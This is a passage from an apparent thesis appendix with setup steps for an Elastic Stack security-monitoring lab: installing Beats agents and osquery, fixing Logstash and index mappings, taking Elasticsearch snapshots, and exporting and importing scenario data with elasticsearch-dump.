This is the config we will be using in “/etc/metricbeat/metricbeat.yml”

<https://github.com/MarcoJMancini/Threat-analysis-thesis/blob/master/beats-configs/metricbeats.yml>

The following values (Cortex.local) should be changed to the IP or domain of the container.

A production deployment should have ssl enabled to authenticate the agent and Logstash to each other so no rogue agent can pollute the Logstash ingestion.

Finally, start the agent as a service or run it manually to see the output.

(Debug mode)

```
trokair@SATELLITE:~$ sudo metricbeat -e -c
/etc/metricbeat/metricbeat.yml
```

(Run as a service)

```
trokair@SATELLITE:~$ sudo service metricbeat start
```

<https://www.elastic.co/downloads/past-releases/metricbeat-oss-7-4-0>

<https://www.elastic.co/downloads/beats/metricbeat>

5.4.4 Packetbeat

To install the agent you will need to do the following commands:

```
trokair@SATELLITE:~/Downloads$ wget
https://artifacts.elastic.co/downloads/beats/packetbeat/packetbeat-
oss-7.4.0-amd64.deb
trokair@SATELLITE:~/Downloads$ sudo dpkg -i packetbeat-oss-7.4.0-
amd64.deb
trokair@SATELLITE:~/Downloads$ sudo vim
/etc/packetbeat/packetbeat.yml
```

This is the config we will be using in “/etc/packetbeat/packetbeat.yml”

<https://github.com/MarcoJMancini/Threat-analysis-thesis/blob/master/beats-configs/packetbeat.yml>

Add the following fields (Cortex.local) should be changed to the IP or domain of the container.

A production deployment should have SSL enabled to authenticate the agent and Logstash to each other, so no rogue agent can pollute the Logstash ingestion.

Finally, start the agent as a service or run it manually to see the output.

(Debug mode)

```
trokair@SATELLITE:~$ sudo packetbeat -e -c
/etc/packetbeat/packetbeat.yml
```

(Run as a service)

```
trokair@SATELLITE:~$ sudo service packetbeat start
```

<https://www.elastic.co/downloads/past-releases/packetbeat-oss-7-4-0>

5.4.5 Auditbeat

To install the agent you will need to do the following commands:

```
trokair@SATELLITE:~/Downloads$ wget
https://artifacts.elastic.co/downloads/beats/auditbeat/auditbeat-
oss-7.4.0-amd64.deb
trokair@SATELLITE:~/Downloads$ sudo dpkg -i auditbeat-oss-7.4.0-
amd64.deb
trokair@SATELLITE:~/Downloads$ sudo vim
/etc/auditbeat/auditbeat.yml
```

This is the config we will be using in “/etc/packetbeat/packetbeat.yml”

<https://github.com/MarcoJMancini/Threat-analysis-thesis/blob/master/beats-configs/auditbeat.yml>

The following values (Cortex.local) should be changed to the IP or domain of the container.

A production deployment should have SSL enabled to authenticate the agent and Logstash to each other, so no rogue agent can pollute the Logstash ingestion.

Finally, start the agent as a service or run it manually to see the output.

(Debug mode)

```
trokair@SATELLITE:~$ sudo auditbeat -e -c /etc/auditbeat/auditbeat.yml
```

(Run as a service)

```
trokair@SATELLITE:~$ sudo service auditbeat start
```

<https://www.elastic.co/downloads/past-releases/auditbeat-oss-7-4-0>

If you want more modules for Auditbeat you can download the non-open source version and add the following module inside “/etc/auditbeat/auditbeat.yml”

<https://www.elastic.co/downloads/past-releases/auditbeat-7-4-0>

```
- module: system
  datasets:
    - host
    - login
    - package
    - user
  period: 1m

  user.detect_password_changes: true

- module: system
  datasets:
    - process
    - socket
```

```
period: 1s
```

<https://www.elastic.co/guide/en/beats/auditbeat/current/auditbeat-module-system.html>

5.4.6 Osquery

To install the agent you will need to do the following commands. We will install osquery with the official repository.

```
trokair@SATELLITE:~$ export
OSQUERY_KEY=1484120AC4E9F8A1A577AEEE97A80C63C9D8B80B
trokair@SATELLITE:~$ sudo apt-key adv --keyserver
keyserver.ubuntu.com --recv-keys $OSQUERY_KEY
trokair@SATELLITE:~$ sudo add-apt-repository 'deb [arch=amd64]
https://pkg.osquery.io/deb deb main'
trokair@SATELLITE:~$ sudo apt-get update
trokair@SATELLITE:~$ sudo apt-get install osquery
trokair@SATELLITE:~$ sudo vim /etc/osquery/osquery.conf
```

This is the config we will be using in “/etc/osquery/osquery.conf”

<https://github.com/MarcoJMancini/Threat-analysis-thesis/blob/master/beats-configs/osquery.conf>

This configuration

Finally, start the agent as a service or run it manually to see the output.

(Debug mode)

```
trokair@SATELLITE:/etc/osquery$ sudo osqueryd --config_path
/etc/osquery/osquery.conf
```

(Run as a service)

```
trokair@SATELLITE:/etc/osquery$ sudo service osqueryd start
```

<https://osquery.readthedocs.io/en/stable/installation/install-linux/>
<https://osquery.io/downloads/official/4.0.2>

5.4.7 Filebeat

To install the agent you will need to do the following commands:

```
trokair@SATELLITE:~/Downloads$ wget
https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-
oss-7.4.0-amd64.deb
trokair@SATELLITE:~/Downloads$ sudo dpkg -i filebeat-oss-7.4.0-
amd64.deb
trokair@SATELLITE:~/Downloads$ sudo vim /etc/filebeat/filebeat.yml
```

This is the config we will be using in “/etc/filebeat/filebeat.yml”

<https://github.com/MarcoJMancini/Threat-analysis-thesis/blob/master/beats-configs/filebeat.yml>

The following values (Cortex.local) should be changed to the IP or domain of the container.

A production deployment should have SSL enabled to authenticate the agent and Logstash to each other, so no rogue agent can pollute the Logstash ingestion.

Finally, start the agent as a service or run it manually to see the output.

(Debug mode)

```
trokair@SATELLITE:~$ sudo filebeat -e -c
/etc/filebeat/filebeat.yml
```

(Run as a service)

```
trokair@SATELLITE:~$ sudo service filebeat start
```

<https://www.elastic.co/downloads/past-releases/filebeat-oss-7-4-0>

<https://www.elastic.co/downloads/beats/filebeat>

5.5. Issues encountered

5.5.1.1 Elasticsearch Index

Be aware that if you have not used the “setup” feature while configuring the beat index. There will be some fields that won’t be able to be analyzed because the “fielddata” is not true.

To fix this problem you need to load the correct mappings (each beats agent can be used to load and/or export the correct mapping) and then reindex the affected index.

To export the correct mappings. You can do

```
Auditbeat export template
```

Then load the template in a new index and then reindex.

<https://www.elastic.co/guide/en/beats/auditbeat/7.5/command-line-options.html#export-command>

<https://www.elastic.co/guide/en/elasticsearch/reference/current/indices-put-mapping.html#updating-field-mappings>

```
1 PUT auditbeat-shellbot-2-2019.11.22/
2 {
3   "mappings": {
4     "properties": { }
5   }
6 }
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196 POST /_reindex
197 {
198   "source": {
199     "index": "auditbeat-shellbot-2019.11.22"
200   },
201   "dest": {
202     "index": "auditbeat-shellbot-2-2019.11.22"
203   }
204 }
```

5.5.1.2 Logstash

File: /etc/Logstash/conf.d/30-output.conf

```
output {
  elasticsearch {
    hosts => ["localhost"]
    manage_template => false
    index => "%{[@metadata][beat]}-1-%{+YYYY.MM.dd}"
  }
}
```

Change output adding a “1” between the beats name and the date to tag the experiment.

<https://www.elastic.co/guide/en/Logstash/7.4/event-dependent-configuration.html#metadata>

<https://www.elastic.co/guide/en/Logstash/current/plugins-outputs-elasticsearch.html#plugins-outputs-elasticsearch-index>

File: /etc/Logstash/conf.d/02-beats-input.conf

Change SSL to false unless you configure the beats to send the data through SSL.

```
input {
```

```
beats {
  port => 5044
  ssl => false
  ssl_certificate => "/etc/pki/tls/certs/Logstash-beats.crt"
  ssl_key => "/etc/pki/tls/private/Logstash-beats.key"
}
}
```

After changing the configuration you can reload all the services with

```
trokair@SATELLITE:~$ docker restart elk
```


5.6. Snapshots and Backup

5.6.1 Snapshot

We can use the repository at `/var/backups/` which is already approved and will be tied to the host file system.

The steps to create the repository are the following.


In “Management/Snapshots and Restore” in Snapshots you “Register a repository”



Give it a name, and select a “Shared file system” repository type.

Then select “/var/backups” on the File system location and register the new repository.

Then you can verify if the repository is working properly.




If you have a problem with the permissions to access the directory you should assign ownership to the elasticsearch user inside the docker.

```
trok@cortex:~$ docker exec -ti elk bash
root@5521efeba982:~# chown elasticsearch:elasticsearch
/var/backups/
```

Now from the repository you are able to load backups, and with it, the index used in this study.

Inside Snapshots you should find any backup you have, and then you just need to select it and click “restore”.



<https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-snapshots.html>

5.6.2 Backup

You can activate a backup manually with the following query to elasticsearch:

```
PUT /_snapshot/DockerBackup/snapshot_1?wait_for_completion=true
{
  "indices": "*",
  "ignore_unavailable": true,
  "include_global_state": false,
  "metadata": {
    "taken_by": "Marco Mancini",
    "taken_because": "backup Testing"
  }
}
```

(This can be done in the dev Tools)

The response should be the state of "SUCCESS"

```
{
  "snapshot" : {
    "snapshot" : "snapshot_1",
    "uuid" : "JEvoCVyWQ_eRA02N10oA3A",
    "version_id" : 7040099,
    "version" : "7.4.0",
    "indices" : [
      ".ml-anomalies-custom-
linux_anomalous_network_url_activity_ecs",
      ".kibana_task_manager_1",
      ".kibana_1",
      ".ml-anomalies-custom-linux_anomalous_network_service",
      "auditbeat-1-2019.10.12",
      "auditbeat-1-2019.09.22",
      "filebeat-1-2019.10.12",
      ".monitoring-alerts-7",
      ".watches",
      "auditbeat-1-2019.09.29",
      ".ml-anomalies-custom-linux_anomalous_user_name_ecs",
      ".ml-anomalies-custom-
linux_anomalous_network_port_activity_ecs",
      "metricbeat-1-2019.10.12",
      ".ml-anomalies-custom-linux_anomalous_process_all_hosts_ecs",
      "auditbeat-1-2019.09.23",
      ".monitoring-kibana-7-2019.10.12",
      ".ml-anomalies-custom-suspicious_login_activity_ecs",
      ".ml-annotations-6",
      ".ml-config",
      ".ml-anomalies-custom-linux_anomalous_network_activity_ecs",
      "packetbeat-1-2019.10.12",
```

```
    ".apm-agent-configuration",
    ".triggered_watches",
    ".monitoring-es-7-2019.10.12",
    "auditbeat-1-2019.09.14",
    ".ml-notifications",
    ".ml-state",
    ".watcher-history-10-2019.10.12",
    ".ml-anomalies-custom-rare_process_by_host_linux_ecs"
  ],
  "include_global_state" : false,
  "metadata" : {
    "taken_by" : "Marco Mancini",
    "taken_because" : "backup Testing"
  },
  "state" : "SUCCESS",
  "start_time" : "2019-10-12T22:14:02.151Z",
  "start_time_in_millis" : 1570918442151,
  "end_time" : "2019-10-12T22:14:06.153Z",
  "end_time_in_millis" : 1570918446153,
  "duration_in_millis" : 4002,
  "failures" : [ ],
  "shards" : {
    "total" : 29,
    "failed" : 0,
    "successful" : 29
  }
}
}
```

<https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-snapshots.html>

To move the files from one system to another you can use scp. The following is an example of copying the whole backup folder from host to the target machine: Neocortex.

```
trok@cortex:~/ElasticSecurityLab/backups$ sudo scp -r
/home/trok/ElasticSecurityLab/backups/
trok@neocortex.local:/home/trok/Github/tfm/ElasticSecurityLab/backups
```

6.Import/Export scenarios.

The tool used to export the data for the different scenarios, and the one that will later be used to automatically load them is elasticsearch-dump.

<https://github.com/taskrabbit/elasticsearch-dump>

```
trok@cortex:~/Github/tfm$ docker run -v ~/Github/tfm:/exports/ --
rm -ti taskrabbit/elasticsearch-dump
```

We ran the tool inside docker so it's more portable.

6.1. Export scenario

With the following command. We can export into the filesystem any index. In this case all the index that match the “filebeat-*” regex.

```
trok@cortex:~/Github/tfm$ docker run -v ~/Github/tfm:/exports/ --
rm -ti taskrabbit/elasticsearch-dump --
input=http://cortex.local:9200/filebeat-* --
output=/exports/filebeats_indexes.json
```


6.2. Import scenario

To use a scenario there are different steps.

Load Initial configuration

Manual process.

Use file with saved objects in this link.



- Load mappings, template, data

You can use the MoveData.sh script. This script you can find it in this project's github. Or manually run the elasticsearch-dump script to load the index related the scenarios.

```
trok@cortex:~/Github/tfm$ docker run -ti taskrabbit/elasticsearch-dump --input=http://192.168.0.15:9200/auditbeat-1-2019.11.05 --output=https://elastic:Password@865acd98f328436db42e478529d80c2a.us-central1.gcp.cloud.es.io:9243/auditbeat-cortex-2019.11.05 --type=mapping
docker run -ti taskrabbit/elasticsearch-dump --input=http://192.168.0.15:9200/auditbeat-1-2019.11.05 --output=https://elastic:Password@865acd98f328436db42e478529d80c2a.us-central1.gcp.cloud.es.io:9243/auditbeat-cortex-2019.11.05 --type=dataSun, 17 Nov 2019 16:09:52 GMT | starting dump
Sun, 17 Nov 2019 16:09:52 GMT | got 1 objects from source elasticsearch (offset: 0)
Sun, 17 Nov 2019 16:09:58 GMT | sent 1 objects to destination
```

```
elasticsearch, wrote 1
Sun, 17 Nov 2019 16:09:58 GMT | got 0 objects from source
elasticsearch (offset: 1)
Sun, 17 Nov 2019 16:09:58 GMT | Total Writes: 1
Sun, 17 Nov 2019 16:09:58 GMT | dump complete
trok@cortex:~/Github/tfm$ docker run -ti taskrabbit/elasticsearch-
dump --input=http://192.168.0.15:9200/auditbeat-1-2019.11.05 --
output=https://elastic:Password@865acd98f328436db42e478529d80c2a.us-
central1.gcp.cloud.es.io:9243/auditbeat-cortex-2019.11.05 --
type=mapping
Sun, 17 Nov 2019 16:10:09 GMT | starting dump
Sun, 17 Nov 2019 16:10:09 GMT | got 1 objects from source
elasticsearch (offset: 0)
Sun, 17 Nov 2019 16:10:11 GMT | sent 1 objects to destination
elasticsearch, wrote 1
Sun, 17 Nov 2019 16:10:11 GMT | got 0 objects from source
elasticsearch (offset: 1)
Sun, 17 Nov 2019 16:10:11 GMT | Total Writes: 1
Sun, 17 Nov 2019 16:10:11 GMT | dump complete
trok@cortex:~/Github/tfm$ docker run -ti taskrabbit/elasticsearch-
dump --input=http://192.168.0.15:9200/auditbeat-1-2019.11.05 --
output=https://elastic:Password@865acd98f328436db42e478529d80c2a.us-
central1.gcp.cloud.es.io:9243/auditbeat-cortex-2019.11.05 --
type=data
Sun, 17 Nov 2019 16:10:14 GMT | starting dump
Sun, 17 Nov 2019 16:10:14 GMT | got 100 objects from source
elasticsearch (offset: 0)
Sun, 17 Nov 2019 16:10:17 GMT | sent 100 objects to destination
elasticsearch, wrote 100
...
Sun, 17 Nov 2019 16:48:49 GMT | sent 52 objects to destination
elasticsearch, wrote 52
```

```
Sun, 17 Nov 2019 16:48:49 GMT | got 0 objects from source  
elasticsearch (offset: 102152)  
Sun, 17 Nov 2019 16:48:49 GMT | Total Writes: 102152  
Sun, 17 Nov 2019 16:48:49 GMT | dump complete
```